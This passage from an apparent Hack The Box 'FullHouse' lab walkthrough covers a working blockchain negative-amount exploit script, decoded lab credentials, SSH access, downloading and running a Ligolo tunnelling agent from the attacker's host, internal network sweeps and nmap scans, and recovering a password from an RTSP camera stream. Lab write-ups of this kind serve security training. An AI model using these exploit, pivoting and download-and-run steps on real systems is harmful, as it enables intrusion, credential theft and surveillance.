        self.transaction_outputs = []  # {id: (Receiver/Sender Address, Amount/Change)}
        self.signature = ''  # Proof that sender requested transaction
        self.change = 0
        self.user_id = ids

        if not genesis:
            total_utxo = 10000
            self.change = total_utxo - self.amount
            if self.change < 0:
                self.change = 0
            else:
                self.change = -self.amount
            self.transaction_outputs.append(
                {str(self.user_id) + str(Transaction._id): (self.receiver_address, self.amount)})
            Transaction._id += 1
            self.transaction_outputs.append(
                {str(self.user_id) + str(Transaction._id): (self.sender_address, self.change)})

        else:
            self.transaction_outputs.append({"0"+str(Transaction._id): (self.receiver_address, self.amount)})
        Transaction._id += 1

    def to_od(self):
        # Convert object to ordered dictionary (so it produces same results every time)
        od = OrderedDict([
            ('sender_address', self.sender_address),
            ('receiver_address', self.receiver_address),
            ('amount', self.amount),
            ('transaction_id', self.transaction_id),
            ('transaction_inputs', self.transaction_inputs),
            ('transaction_outputs', self.transaction_outputs),
            ('signature', self.signature),
            ('change', self.change),
            ('user_id', self.user_id)
        ])

        return od

    def to_json(self):
        return json.dumps(self.to_od(), default=str)


    def get_hash(self):
        return self.get_hash_obj().hexdigest()

    def get_hash_obj(self):
        return sha512(str(self.to_json()).encode('utf-8'))

    def sign_transaction(self, private_key):
        priv_key = RSA.importKey(private_key)
        my_sign = PKCS1_v1_5.new(priv_key)
        transaction = self.to_od()
        h = SHA.new(json.dumps(transaction, default=str).encode('utf8'))
        self.signature = base64.b64encode(my_sign.sign(h)).decode('utf8')

receiver_key = """ Add Your Private key """

receiver_addr = " Add You public key "

json_blockchain = json.loads(requests.get("http://casino.htb/view_blockchain").text)

bank_wallet = json_blockchain['blockchain'][0]['transactions'][0]['receiver_address']
old_blockchain = Blockchain(bank_wallet)
lst_old_blocks = []
for json_block in json_blockchain['blockchain']:
    appendblock = Block(**json_block)
    appendblock.current_hash = appendblock.get_hash()
    lst_old_blocks.append(appendblock)
old_blockchain.blocks = lst_old_blocks

transaction = Transaction(sender_address=receiver_addr, receiver_address=bank_wallet, amount=-9999, transaction_inputs={"0":-9999}, genesis=False, ids=2)
transaction.sign_transaction(receiver_key)
transactions = []
transactions.append(transaction)

new_block = Block(len(old_blockchain.blocks)-1, transactions, 0, old_blockchain.blocks[-1].get_hash(), timestamp=time.time())
old_blockchain.mine_block(new_block, 1)
r = requests.post(url, json=old_blockchain.to_json())
The script:
1, Fetches the current blockchain from http://casino.htb/view_blockchain
2, Crafts a malicious transaction with a negative amount (e.g. -9999)
3, Signs the transaction with the attacker's private key
4, Builds a new block containing the fake transaction
5, Mines the block (difficulty = 1) to get a valid hash
6, Submits the new chain back to http://casino.htb/blockchain
Vulnerabilities abused
1. No check for negative transaction amounts
amount = -9999  # Should be rejected, but isn’t
→ This tricks the system into adding funds instead of transferring them.

2. UTXO is hardcoded to 10000
total_utxo = 10000
→ Even without real inputs, the transaction is accepted.

3. Flawed signature validation
if receiver == genesis.receiver or sender == genesis.receiver: pass
→ As long as receiver is the bank, signature checks are bypassed.

4. Flawed signature validation
if receiver == genesis.receiver or sender == genesis.receiver: pass
→ As long as receiver is the bank, signature checks are bypassed.
Run the script
python3 add_coin.py
058ab2de96d8de42d7d3356bd93e64666f1f36b6bbff9f00d6d9d10d6b8fc985eea19e2664
136282dfe9d7dae1b243e1a599d552e66021e442ceee78af38d5e7
058ab2de96d8de42d7d3356bd93e64666f1f36b6bbff9f00d6d9d10d6b8fc985eea19e2664
136282dfe9d7dae1b243e1a599d552e66021e442ceee78af38d5e7
[<__main__.Block object at 0x7f76367b1040>, <__main__.Block object at
0x7f7636162a20>, <__main__.Block object at 0x7f7636162570>]
Then we can found we get so many coins here.

After run the script we will have additional coins. Transfer 200 coins we will have VIP access.

Then use burpsuite to catch the package, we can get the Authorization Header

Then entering VIP lounge intercept 'spin' will find the password in Authorization Header as base64.We just need to decode them,
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ echo c2xvdHNfdGVzdDpzcFZzOWd2c2s4cDhsVko= | base64 -d
slots_test:spVs9gvsk8p8lVJ
But we still need to get the valid username here, we can find that from About
 Our lead developer
 cassandra would be our target.
Let's try to use the credit cassandra:spVs9gvsk8p8lVJ to ssh connect it.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ ssh cassandra@casino.htb

cassandra@casino:~$ id
uid=1000(cassandra) gid=1000(cassandra) groups=1000(cassandra)
cassandra@casino:~$ whoami
cassandra
cassandra@casino:~$ ls
flag.txt
Then you can get the first flag here.
Privilege escalation in FULLHOUSE-CASINO
After checking the valid machines, I found we are in the FULLHOUSE-CASINO machine.
cassandra@casino:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:88:94 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.13.38.31/23 brd 10.13.39.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb0:8894/64 scope global dynamic mngtmpaddr
       valid_lft 86400sec preferred_lft 14400sec
    inet6 fe80::250:56ff:feb0:8894/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:2c:41 brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    altname ens192
    inet 10.0.52.31/24 brd 10.0.52.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb0:2c41/64 scope link
       valid_lft forever preferred_lft forever      -
Now I would prefer to Privilege escalation in this machine
Let's check sudo -l
cassandra@casino:~$ sudo -l
[sudo] password for cassandra:
Sorry, user cassandra may not run sudo on casino.
Then check the port services here
cassandra@casino:~$ netstat -ntlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
Port 5000 is the local environment of flask or django for web services here.
cassandra@casino:~$ curl -s 127.0.0.1:5000
<!DOCTYPE html>
<html lang="en">

<head>
    <!-- basic -->
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <!-- mobile metas -->
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="viewport" content="initial-scale=1, maximum-scale=1">
    <!-- site metas -->
    <title>Casino</title>
    <meta name="keywords" content="">
    <meta name="description" content="">
    <meta name="author" content="">
    <!-- bootstrap css -->
    <link rel="stylesheet" href="static/css/bootstrap.min.css">
    <!-- style css -->
    <link rel="stylesheet" href="static/css/style.css">
Let's come back to the ip address of this machine
: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:2c:41 brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    altname ens192
    inet 10.0.52.31/24 brd 10.0.52.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feb0:2c41/64 scope link
       valid_lft forever preferred_lft forever
We can enumerate the valid machines in the local area network
cassandra@casino:~$ for i in {1..255}; do (ping -c 1 10.0.52.$i | grep "bytes from" | cut -d ' ' -f 4 | tr -d ':'); done
10.0.52.2
10.0.52.5
10.0.52.31
This identifies 3 hosts, including the host itself, 10.0.52.31. There is another host that does not respond to ping, but appears in the arp output:
cassandra@casino:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.52.9                        (incomplete)                              eth1
10.0.52.27                       (incomplete)                              eth1
10.0.52.4                        (incomplete)                              eth1
10.0.52.22                       (incomplete)                              eth1
10.0.52.111              ether   00:50:56:b0:6f:b0   C                     eth1
10.0.52.32                       (incomplete)                              eth1
_gateway                 ether   00:50:56:b0:fa:50   C                     eth0
10.0.52.13                       (incomplete)                              eth1
10.0.52.24                       (incomplete)                              eth1
10.0.52.1                        (incomplete)                              eth1
10.0.52.19                       (incomplete)                              eth1
10.0.52.28                       (incomplete)                              eth1
10.0.52.10                       (incomplete)                              eth1
10.0.52.5                ether   00:50:56:b0:0d:fa   C                     eth1
10.0.52.23                       (incomplete)                              eth1
10.0.52.33                       (incomplete)                              eth1
10.0.52.16                       (incomplete)                              eth1
10.0.52.14                       (incomplete)                              eth1
10.0.52.25                       (incomplete)                              eth1
10.0.52.20                       (incomplete)                              eth1
10.0.52.2                ether   00:50:56:b0:2f:9c   C                     eth1
10.0.52.29                       (incomplete)                              eth1
10.0.52.11                       (incomplete)                              eth1
10.0.52.6                        (incomplete)                              eth1
10.0.52.34                       (incomplete)                              eth1
10.0.52.17                       (incomplete)                              eth1
10.0.52.15                       (incomplete)                              eth1
10.0.52.8                        (incomplete)                              eth1
10.0.52.26                       (incomplete)                              eth1
10.0.52.21                       (incomplete)                              eth1
10.0.52.3                        (incomplete)                              eth1
10.0.52.30                       (incomplete)                              eth1
10.0.52.12                       (incomplete)                              eth1
10.0.52.7                        (incomplete)                              eth1
10.0.52.35                       (incomplete)                              eth1
10.0.52.18                       (incomplete)                              eth1
Let's use Ligolo to do pivoting network
Upload the agent to target machine
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.13.38.31 - - [04/Aug/2025 15:39:24] "GET /agent HTTP/1.1" 200 -

cassandra@casino:~$ curl http://10.10.14.3/agent -o agent
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 6324k  100 6324k    0     0   362k      0  0:00:17  0:00:17 --:--:--  777k
cassandra@casino:~$ ls
agent  flag.txt
cassandra@casino:~$ chmod +x agent
Then let's follow this blog https://www.stationx.net/how-to-use-ligolo-ng/ to config them
on the local machine
sudo ip link del ligolo //remove the existed device

sudo ip tuntap add user $(whoami) mode tun ligolo
sudo ip link set ligolo up
sudo ip route add 10.0.52.0/24 dev ligolo

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ ./proxy -laddr 0.0.0.0:9001 -selfcert
On the target machine
./agent -connect 10.10.14.3:9001 -ignore-cert
The result will be
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ ./proxy -laddr 0.0.0.0:9001 -selfcert
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] daemon configuration file not found. Creating a new one...
? Enable Ligolo-ng WebUI? Yes
? Allow CORS Access from https://webui.ligolo.ng? Yes
WARN[0015] WebUI enabled, default username and login are ligolo:password - make sure to update ligolo-ng.yaml to change credentials!
WARN[0015] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
ERRO[0015] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
INFO[0015] Listening on 0.0.0.0:9001
INFO[0015] Starting Ligolo-ng Web, API URL is set to: http://127.0.0.1:8080
WARN[0015] Ligolo-ng API is experimental, and should be running behind a reverse-proxy if publicly exposed.
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.8.2

ligolo-ng » INFO[0094] Agent joined.                                 id=005056b08894 name=cassandra@casino remote="10.13.38.31:39260"
ligolo-ng » session
? Specify a session : 1 - cassandra@casino - 10.13.38.31:39260 - 005056b08894
[Agent : cassandra@casino] » ifconfig
┌────────────────────────────────────┐
│ Interface 0                        │
├──────────────┬─────────────────────┤
│ Name         │ lo                  │
│ Hardware MAC │                     │
│ MTU          │ 65536               │
│ Flags        │ up|loopback|running │
│ IPv4 Address │ 127.0.0.1/8         │
│ IPv6 Address │ ::1/128             │
└──────────────┴─────────────────────┘
┌─────────────────────────────────────────────────┐
│ Interface 1                                     │
├──────────────┬──────────────────────────────────┤
│ Name         │ eth0                             │
│ Hardware MAC │ 00:50:56:b0:88:94                │
│ MTU          │ 1500                             │
│ Flags        │ up|broadcast|multicast|running   │
│ IPv4 Address │ 10.13.38.31/23                   │
│ IPv6 Address │ dead:beef::250:56ff:feb0:8894/64 │
│ IPv6 Address │ fe80::250:56ff:feb0:8894/64      │
└──────────────┴──────────────────────────────────┘
┌───────────────────────────────────────────────┐
│ Interface 2                                   │
├──────────────┬────────────────────────────────┤
│ Name         │ eth1                           │
│ Hardware MAC │ 00:50:56:b0:2c:41              │
│ MTU          │ 1500                           │
│ Flags        │ up|broadcast|multicast|running │
│ IPv4 Address │ 10.0.52.31/24                  │
│ IPv6 Address │ fe80::250:56ff:feb0:2c41/64    │
└──────────────┴────────────────────────────────┘
[Agent : cassandra@casino] » start
INFO[0353] Starting tunnel to cassandra@casino (005056b08894)

cassandra@casino:~$ ./agent -connect 10.10.14.3:9001 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                        addr="10.10.14.3:9001"
Lateral move to FULLHOUSE-CCTV
Then we can use nmap to enumerate the services of them
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ nmap -sC -sV 10.0.52.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 15:52 UTC
Nmap scan report for 10.0.52.5
Host is up (5.6s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 9.3 (FreeBSD 20230316; protocol 2.0)
| ssh-hostkey:
|   3072 da:27:2d:b4:15:43:bf:71:21:50:a8:b5:e7:3f:fa:10 (RSA)
|   256 fb:cf:94:03:5b:a4:1c:85:b4:51:94:26:7c:cf:6e:0f (ECDSA)
|_  256 f6:0d:01:16:88:0f:c5:45:8d:67:6d:f3:63:11:8f:7c (ED25519)
554/tcp open  rtsp    GStreamer rtspd
|_rtsp-methods: OPTIONS, DESCRIBE, ANNOUNCE, GET_PARAMETER, PAUSE, PLAY, RECORD, SETUP, SET_PARAMETER, TEARDOWN
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.06 seconds
10.0.52.5 is for CCTV machine
Let's follow the Hacktricks RTSP
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ nmap -sCV --script "rtsp-*" -p 554 10.0.52.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 15:53 UTC
Nmap scan report for 10.0.52.5
Host is up (0.000085s latency).

PORT    STATE    SERVICE VERSION
554/tcp filtered rtspGStreamer rtspd
|_rtsp-methods: OPTIONS, DESCRIBE, ANNOUNCE, GET_PARAMETER, PAUSE, PLAY, RECORD, SET
| rtsp-url-brute:
|errors:|rtsp://10.0.52.5/1/1:1/main|discovered:
|_rtsp://10.0.52.5/mpeg4
Download the file using ffmpeg and check the link krtsp://10.0.52.5/mpeg4
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ ffmpeg -rtsp_transport tcp -i rtsp://10.0.52.5/mpeg4 -c copy out.mp4
 Then you can get the password from the
 mp4 file

Let's larger the password image
 We can get the password
 4vQ03013nKj9
Then we can use that ssh connect to shell as root
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ ssh root@casino.htb

root@casino:~# id
uid=0(root) gid=0(root) groups=0(root)
root@casino:~# whoami
root
root@casino:~# ls
EfsPotato.cs  flag.txt  FullPowers.exe  nc.exe  re.exe  rev.ps1  zero.exe
Then you can get the second flag
Lateral move to FULLHOUSE-VAULT
Let's continue to enumerate the 10.0.52.111
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/FullHouse]
└─$ nmap 10.0.52.111 --script ssl-cert,ssl-enum-ciphers,vuln -p 443 -sV -Pn -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 16:05 UTC
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.0.52.111
Host is up (0.27s latency).

PORT    STATE SERVICE  VERSION
443/tcp open  ssl/http Microsoft IIS httpd 10.0
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Microsoft-IIS/10.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| ssl-cert: Subject: commonName=Vault
| Subject Alternative Name: DNS:Vault
| Issuer: commonName=Vault
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-12-04T19:50:40
| Not valid after:  2033-12-04T20:00:40
| MD5:   28b7:f83c:b07f:c259:1a28:e860:6227:56a3
|_SHA-1: 86fb:0b57:1c79:5024:610d:5c9c:8ffb:8b5f:4114:50d6
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|   TLSv1.1:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp384r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (ecdh_x25519) - A
